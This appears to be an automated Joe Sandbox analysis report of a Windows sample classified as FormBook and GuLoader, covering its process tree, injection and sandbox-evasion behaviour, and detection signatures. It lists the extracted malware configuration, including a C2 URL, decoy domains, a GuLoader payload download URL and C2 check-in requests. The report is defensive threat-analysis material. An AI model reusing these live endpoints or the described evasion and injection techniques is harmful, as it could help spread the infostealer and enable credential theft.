



ID: 625008
Sample Name: aSsc9zh1ex.exe
Cookbook: default.jbs
Time: 10:39:32
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report aSsc9zh1ex.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Threatname: GuLoader 6
Yara Signatures 6
Memory Dumps 6
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 7
AV Detection 7
Networking 7
E-Banking Fraud 7
System Summary 7
Data Obfuscation 7
Hooking and other Techniques for Hiding and Protection 8
Malware Analysis System Evasion 8
HIPS / PFW / Operating System Protection Evasion 8
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 16
Public IPs 17
General Information 17
Warnings 18
Simulations 18
Behavior and APIs 18
Joe Sandbox View / Context 18
IPs 18
Domains 18
ASNs 18
JA3 Fingerprints 18
Dropped Files 18
Created / dropped Files 18
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll 19
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll 19
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest 19
C:\Users\user\AppData\Local\Temp\Strepera.wad 20
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png 20
C:\Users\user\AppData\Local\Temp\face-crying.png 20
C:\Users\user\AppData\Local\Temp\nso8B47.tmp\System.dll 20
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll 21
Static File Info 21
General 21
File Icon 22
Static PE Info 22
General 22
Entrypoint Preview 22
Rich Headers 23
Data Directories 23
Sections 23
Resources 24
Imports 24
Version Infos 24
Possible Origin 24

Network Behavior 25
Snort IDS Alerts 25
Network Port Distribution 25
TCP Packets 25
UDP Packets 27
DNS Queries 28
DNS Answers 29
HTTP Request Dependency Graph 30
HTTP Packets 30
Code Manipulations 35
User Modules 35
Hook Summary 35
Processes 35
Statistics 35
Behavior 36
System Behavior 36
Analysis Process: aSsc9zh1ex.exePID: 2120, Parent PID: 8064 36
General 36
File Activities 36
Analysis Process: aSsc9zh1ex.exePID: 7936, Parent PID: 2120 36
General 36
File Activities 37
File Read 37
Analysis Process: explorer.exePID: 4660, Parent PID: 7936 37
General 37
Analysis Process: rundll32.exePID: 2724, Parent PID: 4660 37
General 37
File Activities 38
File Read 38
Analysis Process: cmd.exePID: 4444, Parent PID: 2724 38
General 38
File Activities 38
Analysis Process: conhost.exePID: 1704, Parent PID: 4444 38
General 38
Disassembly 39

Copyright Joe Security LLC 2022


Windows Analysis Report

aSsc9zh1ex.exe


Overview

General Information

Sample Name:	aSsc9zh1ex.exe
Analysis ID:	625008
MD5:	d5e55a57372bca..
SHA1:	9b1935a927c072..
SHA256:	3c27c2aa1bc826..
Infos:	



Detection




FormBook, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Performs DNS queries to domains w…

Classification



Process Tree

- **System is w10x64native**
- aSsc9zh1ex.exe (PID: 2120 cmdline: "C:\Users\user\Desktop\aSsc9zh1ex.exe" MD5: D5E55A57372BCAD45FBB260105179CAF)
  - aSsc9zh1ex.exe (PID: 7936 cmdline: "C:\Users\user\Desktop\aSsc9zh1ex.exe" MD5: D5E55A57372BCAD45FBB260105179CAF)
    - explorer.exe (PID: 4660 cmdline: C:\Windows\Explorer.EXE MD5: 5EA66FF5AE5612F921BC9DA23BAC95F7)
      - rundll32.exe (PID: 2724 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 889B99C52A60DD49227C5E485A016679)
        - cmd.exe (PID: 4444 cmdline: /c del "C:\Users\user\Desktop\aSsc9zh1ex.exe" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - conhost.exe (PID: 1704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.shantelleketodietofficial.site/wn19/"
  ],
  "decoy": [
    "intelios.xyz",
    "fungismartgrid.com",
    "wrsngh.com",
    "golatrak.com",
    "revboxx.com",
    "projectduckling.com",
    "yiwuanyi.com",
    "bellaigo.com",
    "rnrr.xyz",
    "dentalimplantsservicelk.com",
    "helixsaleep.com",
    "hokasneakeruse.xyz",
    "threads34.store",
    "ayanaslifeinmalaysia.com",
    "thebeautystore.store",
    "99221.net",
    "mc3.xyz",
    "coconsj.store",
    "abstractmouse.com",
    "bctp.xyz",
    "sura.ooo",
    "paradisetrippielagoon.com",
    "usnahrpc.com",
    "kbcoastalproperties.com",
    "whiskeyjr.com",
    "liesdevocalist.store",
    "schnellekreditfinanz.com",
    "katraderphotography.com",
    "guizhouwentuo.com",
    "tfp3gfekbrb9cx99.xyz",
    "reionsbank.com",
    "edwardfran.com",
    "grigorous.com",
    "linqxw.com",
    "proplanvetsdirect.com",
    "zildaalckmin.net",
    "herbalsfixng.xyz",
    "gpusforfun.com",
    "terra-stations.money",
    "anytoearn.com",
    "borneadomicile.com",
    "dtmkwd.sbs",
    "taakyif.com",
    "perrobravostudio.com",
    "limba6lamb.xyz",
    "gluideline.com",
    "travelchanel3d.com",
    "group-gr.com",
    "qcrcmh.com",
    "dujh.xyz",
    "screensunshincoust.com",
    "cnrhome.com",
    "getsuzamtir.xyz",
    "baseballportalusa.com",
    "laiwu-yulu.com",
    "repaircilinic.com",
    "nelvashop.com",
    "2228.wtf",
    "clickleaser.com",
    "jpfzaojyn.sbs",
    "tandelawnmaintenance.com",
    "actu-infomail.com",
    "m-a-a.xyz",
    "friendlyneighborholdings.com"
  ]
}
```


Copyright Joe Security LLC 2022

Threatname: GuLoader


```
{
  "Payload URL": "http://barsam.com.au/bin_QuCucbUMda229.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000000.42010338948.000000001441C000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000000.42010338948.000000001441C000.00000040.00000001.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x5839:$sqlite3step: 68 34 1C 7B E1 • 0x594c:$sqlite3step: 68 34 1C 7B E1 • 0x5868:$sqlite3text: 68 38 2A 90 C5 • 0x598d:$sqlite3text: 68 38 2A 90 C5 • 0x587b:$sqlite3blob: 68 53 D8 7F 8C • 0x59a3:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000000.42010338948.000000001441C000.00000040.00000001.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x26a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x2191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x27a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x291f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x140c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x991a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000000.41769049306.0000000001660000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000E.00000002.46595730295.00000000043D0000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 18 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 41.203.18.177

Timestamp:	192.168.11.2041.203.18.17749768802031449 05/12/22-10:45:22.157985
SID:	2031449
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 23.227.38.74

Timestamp:	192.168.11.2023.227.38.7449776802031453 05/12/22-10:49:26.026441
SID:	2031453
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 23.227.38.74

Timestamp:	192.168.11.2023.227.38.7449776802031412 05/12/22-10:49:26.026441
SID:	2031412
Source Port:	49776

Copyright Joe Security LLC 2022

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 41.203.18.177	−
Timestamp:	192.168.11.2041.203.18.17749768802031453 05/12/22-10:45:22.157985
SID:	2031453
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 41.203.18.177	−
Timestamp:	192.168.11.2041.203.18.17749768802031412 05/12/22-10:45:22.157985
SID:	2031412
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 23.227.38.74	−
Timestamp:	192.168.11.2023.227.38.7449776802031449 05/12/22-10:49:26.026441
SID:	2031449
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking



- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration
- Tries to resolve many domain names, but no domain seems valid

E-Banking Fraud



- Yara detected FormBook

System Summary



- Malicious sample detected (through community Yara rule)

Data Obfuscation



Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection



Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information



Yara detected FormBook

Remote Access Functionality



Yara detected FormBook


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 Access Token Manipulation	1 Rootkit	1 Credential API Hooking	2 2 1 Security Software Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	5 1 2 Process Injection	1 2 Virtualization/Sandbox Evasion	LSASS Memory	1 2 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	1 Access Token Manipulation	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	5 1 2 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Rundll32	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 File Deletion	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
aSsc9zh1ex.exe	38%	Virustotal		Browse
aSsc9zh1ex.exe	14%	Metadefender		Browse
aSsc9zh1ex.exe	34%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nso8B47.tmp\System.dll	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nso8B47.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.4b7f840.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.28e0a58.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://powerpoint.office.comeu	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	Avira URL Cloud	safe	
http://barsam.com.au/bin_QuCucbUMda229.bin?	0%	Avira URL Cloud	safe	
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	0%	Avira URL Cloud	safe	
http://barsam.com.au/bin_QuCucbUMda229.bin	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	Avira URL Cloud	safe	
http://schemas.micro	0%	Avira URL Cloud	safe	
http://www.gopher.ftp://ftp.	0%	Avira URL Cloud	safe	
http://www.intelios.xyz/wn19/?jZf=QQL+SjwgUyPYxJnw2qa+Hze/zpoAw1vY2ZXVt5QHdkoKCL+B47r8V4uCml0quTqEBnpn&1biX=C2MPnN	0%	Avira URL Cloud	safe	
http://www.threads34.store/wn19/?jZf=rv1HgXCmNvTRWnk0t/PWMZTArWSxwY6VToXu23C5wd0SYVqo5hbnUnFufPtPTohMYlmc&k0=p8cH	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Avira URL Cloud	safe	
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0C	0%	Avira URL Cloud	safe	
http://barsam.com.au/bin_QuCucbUMda229.bing	0%	Avira URL Cloud	safe	
www.shantelleketodietofficial.site/wn19/	0%	Avira URL Cloud	safe	
http://www.nelvashop.com/wn19/?jZf=74kz/+Omydv/tJV+ps5/T47bl5nxKh+DjdkrvIsUcwHn/m5f3NJjyQUUG1A7gP1GNjyQ&k0=p8cH	0%	Avira URL Cloud	safe	
http://www.herbalsfixng.xyz/wn19/?jZf=/aPRIOivZv/SK3yyBSrwMHS3aEcDnGoJdVwaw0Jv+PFvpIBjQ3dFVdba2CvjMIDrv82h&1biX=C2MPnN	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	Avira URL Cloud	safe	
http://https://word.office.com-C	0%	Avira URL Cloud	safe	
http://www.fungismartgrid.com/wn19/?jZf=NS202dJbEEETcB12VfvBfMMdjzaMJ2P7TP19ar/APX8BBmPLqx20W3tmhoszgkcRlb4O&1biX=C2MPnN	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	0%	Avira URL Cloud	safe	
http://www.schnellekreditfinanz.com/wn19/?jZf=VPEU4GtrlSiNcAkb3jQiBQiB6wsnkRv+1lt8CI/dwo4hrc1cBv2ecJ2q6A5CexHOXEVq&1biX=C2MPnN	0%	Avira URL Cloud	safe	
http://crl3.d	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.intelios.xyz	3.64.163.50	true	true		unknown
herbalsfixng.xyz	192.64.117.165	true	true		unknown
schnellekreditfinanz.com	68.65.122.211	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.fungismartgrid.com	41.203.18.177	true	true		unknown
barsam.com.au	203.170.86.89	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.kbcoastalproperties.com	unknown	unknown	true		unknown
www.sura.ooo	unknown	unknown	true		unknown
www.shantelleketodietofficial.site	unknown	unknown	true		unknown
www.threads34.store	unknown	unknown	true		unknown
www.taakyif.com	unknown	unknown	true		unknown
www.schnellekreditfinanz.com	unknown	unknown	true		unknown
www.hokasneakeruse.xyz	unknown	unknown	true		unknown
www.perrobravostudio.com	unknown	unknown	true		unknown
www.reionsbank.com	unknown	unknown	true		unknown
www.nelvashop.com	unknown	unknown	true		unknown
www.rnrr.xyz	unknown	unknown	true		unknown
www.ayanaslifeinmalaysia.com	unknown	unknown	true		unknown
www.thebeautystore.store	unknown	unknown	true		unknown
www.herbalsfixng.xyz	unknown	unknown	true		unknown
www.gpusforfun.com	unknown	unknown	true		unknown
www.liesdevocalist.store	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://barsam.com.au/bin_QuCucbUMda229.bin	true	• Avira URL Cloud: safe	unknown
http://www.intelios.xyz/wn19/?jZf=QQL+SjwgUyPYxJnw2qa+Hze/zpoAw1vY2ZXVt5QHdkoKCL+B47r8V4uCmI0quTqEBnpn&1biX=C2MPnN	true	• Avira URL Cloud: safe	unknown
http://www.threads34.store/wn19/?jZf=rv1HgXCmNvTRWnk0t/PWMZTArWSxwY6VToXu23C5wd0SYVqo5hbnUnFufPtPTohMYlmc&k0=p8cH	true	• Avira URL Cloud: safe	unknown
www.shantelleketodietofficial.site/wn19/	true	• Avira URL Cloud: safe	low
http://www.nelvashop.com/wn19/?jZf=74kz/+Omydv/tJV+ps5/T47bI5nxKh+DjdkrvIsUcwHn/m5f3NJjyQUUG1A7gP1GNjyQ&k0=p8cH	true	• Avira URL Cloud: safe	unknown
http://www.herbalsfixng.xyz/wn19/?jZf=/aPRIOivZv/SK3yyBSrwMHS3aEcDnGoJdVwaw0Jv+PFvpIBjQ3dFVdba2CvjMIDrv82h&1biX=C2MPnN	true	• Avira URL Cloud: safe	unknown
http://www.fungismartgrid.com/wn19/?jZf=NS202dJbEEETcB12VfvBfMMdjzaMJ2P7TP19ar/APX8BBmPLqx20W3tmhoszgkcRlb4O&1biX=C2MPnN	true	• Avira URL Cloud: safe	unknown
http://www.schnellekreditfinanz.com/wn19/?jZf=VPEU4GtrlSiNcAkb3jQiBQiB6wsnkRv+1lt8CI/dwo4hrc1cBv2ecJ2q6A5CexHOXEVq&1biX=C2MPnN	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.msn.com/v1/news/Feed/Windows?	explorer.exe, 0000000A.00000000.42071929978.0000000011F59000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000000A.00000000.42003053261.0000000011F59000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41937972149.0000000011F59000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42204206643.0000000011F59000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://powerpoint.office.comeu	explorer.exe, 0000000A.00000000.41990992711.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42191069122.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.42059179230.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.41926696526.000000000D8A3000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.sectigo.com0	aSsc9zh1ex.exe, 00000001.00000002.41961843116.0000000000788000.00000004.00000001.01000000.00000003.sdmp, wxbase30u_xml_gcc_custom.dll.1.dr	false	• Avira URL Cloud: safe	unknown

